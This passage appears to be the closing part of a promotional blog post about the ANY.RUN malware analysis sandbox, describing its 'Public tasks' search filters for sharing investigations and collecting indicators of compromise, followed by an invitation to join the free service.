The "Public tasks" window is the place where users share their investigations. It helps to research samples and collect IOCs. A detailed report will help you find the necessary information quickly and export it.

There is a convenient filter system in the public submissions by a hash, a run type of analyzed object (URL or file), a verdict, extensions, specified tags. In the unique context part, you can fill information about the sample's origin, hash type, domain type, IP address type, Mitre attack type, and Suricata SID type. It is possible to configure components by one or several parameters. You get an opportunity to use the service for Open-source intelligence, OSINT. If you have a potentially infected IOC, you need to filter it and find tasks with similar examples.

Final words

Malware is becoming more and more sophisticated and, unfortunately, brand new samples are regularly introduced into the wild. Online security and solid defense against cyber threats are more important today than it ever was.

Thankfully, there is a new approach to malware analysis – fast results, tamed advanced malware, not a complicated process of research, and detailed reports. If you want to be a part of it, just join ANY.RUN community. All basic functionality is free, so go ahead and enjoy interactive analysis! You can also request a free demo version to level up your experience on the service and check out all available features for deep research.